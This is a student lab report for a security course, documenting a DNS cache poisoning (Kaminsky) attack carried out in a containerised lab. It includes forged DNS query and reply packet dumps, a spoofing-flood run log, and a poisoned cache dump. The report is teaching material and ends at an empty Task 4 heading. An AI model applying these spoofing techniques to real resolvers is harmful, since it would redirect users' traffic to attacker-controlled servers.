Computer Network Security

UE23CS343AB6

5th Semester, Academic Year 2023

Date: 09/10/2025

Name: Roshini Ramesh	SRN: PES1UG23CS488	Section: H

LAB SETUP FILES AND THEIR EXPLANATION:

The lab setup consists of the following:

LabSetup

- Image_attacker_ns:
  - Image of the attacker's authoritative DNS server
  - It hosts the zone files that the attacker controls
    - o Dockerfile
      - This is the docker file that has the code which is run as the attacker's authoritative DNS server
    - o Named.conf
      - The authoritative zones are declared and linked to corresponding zone files within the image to enable spoofing for the lab tasks.
    - o Zone_attacker32.com
      - This container gives the IP that will be used in the spoofed authority responses as it has the zone data for ns.attacker32.com.
    - o Zone_example.com
      - This container creates replies that look like the authoritative server for www.example.com
- Image_local_dns_server

- Image of the local DNS server image
    - o Dockerfile
        - This is the docker file that has the code which is run as the local DNS server
    - o Named.conf
        - It is a caching or recursive server that points requests for attacker32.com to the attacker nameserver.
    - o Named.conf.options
        - Controls whether recursion will accept external responses, caching and recursion settings, and which interfaces BIND listens on.
- Image_user
    - Image to simulate the victim
        - o Dockerfile
            - This is the docker file that has the code which is run as the local DNS server
        - o Resolv.conf
            - Configured to run dig within the lab instead of the real DNS. This allows us to successfully poison the DNS cache.
        - o Start.sh
            - Simplifies running the lab environment.
- Volumes
    - o Dns_sniff_spoof.py
        - it listens for DNS requests on the network, extracts transaction IDs and client ports, and forges UDP DNS responses. This is used by each task script.
    - o Task1.py
        - The script sends a forged response directly to the victim before the legitimate resolver's reply arrives.
    - o Task2.py
        - The script poisons the cache by inserting a fake A record in the local DNS cache before the real reply reaches.
    - o Task3.py
        - The script injects a forged NS record in the authority section to make ns.attacker32.com appear authoritative.
    - o Task4.py

        - The script attempts to add authority entries for an unrelated domain and checks response
    - Task5.py
        - The script places forged records in the additional section to check if the resolver caches it.
- Docker-compose.yml

<u>Commands to change name of terminal:</u>

export PS1="user-10.9.0.5:PES1UG23CS488:RoshiniRamesh:\w\n\$>"

export PS1="local-dns-server-10.9.0.53:PES1UG23CS488:RoshiniRamesh:\w\n\$>"

export PS1="seed-attacker:PES1UG23CS488:RoshiniRamesh:\w\n\$>"

export PS1="attacker-ns-10.9.0.153:PES1UG23CS488:RoshiniRamesh:\w\n\$>"


SETUP AND VERIFICATION:

1. Get the IP of ns.attacker32.com:
    - dig ns.attacker32.com

    <u>User-10.9.0.5:</u>

```
user-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1033
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9aaa1baf5799a0900100000068e93bf2b103268e78d51972 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      258914  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Oct 10 17:01:38 UTC 2025
;; MSG SIZE  rcvd: 90

user-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

Wireshark:




Observation:
Dig is used to find the IP address of ns.attacker32.com, which in this case is 10.9.0.153. The Wireshark shows the DNS and ARP request and reply of the same. It confirms the local DNS server can reach the attacker authoritative server and that the attacker's zone file is visible.

2. Get the IP of www.example.com
    - dig www.example.com

    User-10.9.0.5 Terminal:

```
user-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60826
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2082f560e2443f420100000068e93b8581611a70bbc2d6a3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        135     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21436 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  20      IN      A       173.223.235.106
a1422.dscr.akamai.net.  20      IN      A       173.223.235.10

;; Query time: 20 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Oct 10 16:59:49 UTC 2025
;; MSG SIZE  rcvd: 185

user-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

Wireshark:




Observation:


Dig is used to find the IP address of www.example.com, which in this case is 173.223.235.106. The Wireshark shows the DNS and ARP request and reply of the same. The answer section on the terminal shows both A and CNAME records of www.example.com. This helps us see if it is being resolved correctly.

- dig @ns.attacker32.com www.example.com

User-10.9.0.5 Terminal:



Wireshark:



Observation:

Dig is used to find the IP address of www.example.com in the attacker's zone file, which in this case is 1.2.3.5. The Wireshark shows the DNS and ARP request and reply of the same and shows how it comes from ns.attacker32.com. The answer section on the terminal shows the A record of www.example.com in ns.attacker32.com's zone file. This helps us see if how the attacker would answer to a request.

TASK 1: CONSTRUCT DNS REQUEST


Here, we are automating sending DNS requests to trigger the target DNS server to send DNS queries so that we can spoof the replies.

- python3 generate_dns_query.py

  seed-attacker:

```
seed-attacker:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 generate_dns_query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None

.
Sent 1 packets.
```

Wireshark:



Observation:

Here, we used scapy to make a custom packets and send the DNS query to request for the IP address of twysw.example.com. To do this, we give the source IP address as 1.2.3.4, server (target) IP addresses 10.9.0.53 and transaction ID as 0xAAAA.

In the wireshark output, we can see this forge packet being sent. After receiving this forged request, the resolver performs a standard recursive lookup by contacting the authoritative DNS server (199.43.133.53). We can see that the replies say that no such name A twysw.example.com exists. This means that it is an NXDOMAIN, confirming that the queried domain name is not found in the DNS hierarchy.

TASK 2: SPOOF DNS REPLIES

Here, we will spoof DNS replies from www.example.com's domain name server.

- dig NS example.com
  seed-attacker:

```
seed-attacker:PES1UG23CS488:RoshiniRamesh:/volumes
$>dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27173
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            600     IN      NS      b.iana-servers.net.
example.com.            600     IN      NS      a.iana-servers.net.

;; Query time: 299 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Fri Oct 10 17:06:24 UTC 2025
;; MSG SIZE  rcvd: 88

seed-attacker:PES1UG23CS488:RoshiniRamesh:/volumes
$>
```

Observation:

Here, we are finding the name servers of example.com so that we can find their IP addresses.

- dig +short a a.iana-servers.net
  seed-attacker:

```
seed-attacker:PES1UG23CS488:RoshiniRamesh:/volumes
$>dig +short a a.iana-servers.net
199.43.135.53
seed-attacker:PES1UG23CS488:RoshiniRamesh:/volumes
$>
```

- dig +short a b.iana-servers.net
  seed-attacker:

```
seed-attacker:PES1UG23CS488:RoshiniRamesh:/volumes
$>dig +short a b.iana-servers.net
199.43.133.53
seed-attacker:PES1UG23CS488:RoshiniRamesh:/volumes
$>
```


Observation:

Here, we are finding the IP addresses of the name servers of example.com. This is used to forged DNS response packets as though they are from the name servers (a.iana-servers.net and b.iana-servers.net) itself.

- python3 generate_dns_reply.py
  seed-attacker:

```
seed-attacker:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
        nscount   = 1
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'twysw.example.com'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.2.3.4
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
        ar        = None

.
Sent 1 packets.
```

<u>Wireshark:</u>



<u>Observation:</u>

We build a fake DNS response with Scapy that pretends to come from an authoritative example.com nameserver by forging source IP and DNS transaction ID and UDP fields so that the packet will be accepted. The payload carries a forged A record pointing a hostname to an attacker-controlled IP and a false NS record that attempts to transfer authority to an attacker-controlled nameserver. This is sent to a local resolver. This poisons the resolver's cache and hijacks future lookups for that domain.

Using wireshark, we can check this. After the resolver's MAC address is learned via ARP, the trace shows the malicious DNS response arriving with the spoofed source IP, the matching transaction ID 0xAAAA, and the same counterfeit answer the script constructed. Thus, the DNS cache poisoning was transmitted and received.


TASK 3: LAUNCH THE KAMINSKY ATTACK

Now we can put everything together to conduct the Kaminsky attack. In the attack, we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies.

Therefore, speed is essential: the more packets we can send out, the higher the success rate is. If we use Scapy to send spoofed DNS replies like what we did in the previous task, the success rate is too low.

We introduce a hybrid approach using both Scapy and C (see the SEED book for details). With the hybrid approach, we first use Scapy to generate a DNS packet template, which is stored in a file. We then load this template into a C program, and make small changes to some of the fields, and then send out the packet.

- gcc -o kaminsky attack.c
  <u>Host VM:</u>



- ./kaminsky:
  <u>seed-attacker:</u>

```
seed-attacker:PES1UG23CS488:RoshiniRamesh:/volumes
$>./kaminsky
name: ffkqy, id:0
name: dhzjn, id:500
name: crnca, id:1000
name: tzceu, id:1500
name: nsyao, id:2000
name: hbmwy, id:2500
name: oefau, id:3000
name: dedfp, id:3500
name: shgij, id:4000
name: gbkkh, id:4500
name: ezacz, id:5000
name: qjddi, id:5500
name: dtmiu, id:6000
name: ioymt, id:6500
name: pgavo, id:7000
name: ldpvn, id:7500
name: xbnxd, id:8000
name: opots, id:8500
name: ywmmh, id:9000
name: ixvil, id:9500
name: oxrqu, id:10000
name: gdxva, id:10500
name: mubzr, id:11000
name: gqjwl, id:11500
name: bvkpj, id:12000
name: rzgmh, id:12500
name: rceju, id:13000
name: yrxxm, id:13500
name: xkjal, id:14000
name: cgblc, id:14500
name: nnzxe, id:15000
name: jqere, id:15500
name: njguu, id:16000
name: cslzs, id:16500
name: zycky, id:17000
name: nnery, id:17500
name: ienid, id:18000
name: utvyk, id:18500
name: znvhh, id:19000
name: rjaek, id:19500
name: ugiwq, id:20000
name: ijdoa, id:20500
name: cwgrg, id:21000
name: llbgj, id:21500
name: mhxjo, id:22000
name: gdzih, id:22500
name: jcnty, id:23000
name: gbijp, id:23500
name: knorf, id:24000
name: ueqwl, id:24500
name: cksbv, id:25000
name: jhyiq, id:25500
name: iusvn, id:26000
name: rbrbn, id:26500
name: ilawe, id:27000
name: ftjyp, id:27500
name: wabqb, id:28000
name: yzixk, id:28500
name: yferc, id:29000
name: tkgml, id:29500
```

Observation:

Using the C program, we automate a Kaminsky-style DNS cache-poisoning attempt by generating a random five-letter subdomain each iteration, loading two packet templates (ip_req.bin and ip_resp.bin), and sending a DNS query to the local resolver to force a recursive lookup. Once we trigger the resolver, using two spoofed source IPs per transaction ID and 500 transaction IDs per round (1,000 replies total), the program floods it with forged responses by editing fields like source IP, qname/rrname, DNS transaction ID and sending them out on a raw socket with IP_HDRINCL. By guessing the resolver's transaction ID atleast one of the forged replies is accepted and the resolver's cache is poisoned with attacker-controlled records.

- rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db

```
local-dns-server-10.9.0.53:PES1UG23CS488:RoshiniRamesh:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615537  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.            776718  NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1736] [v6 TTL 10737] [v4 not_found] [v6 nxrrset]
local-dns-server-10.9.0.53:PES1UG23CS488:RoshiniRamesh:/
$>
```

Observation:

Through this output, we can see that example.com's nameserver is now ns.attacker32.com, thus replacing the original nameservers in the DNS cache. We also see that in the resolver's cache, example.com is assigned the attacker's nameserver. This shows that both the DNS cache and resolver's cache have been successfully poisoned.

TASK 4: RESULT VERIFICATION

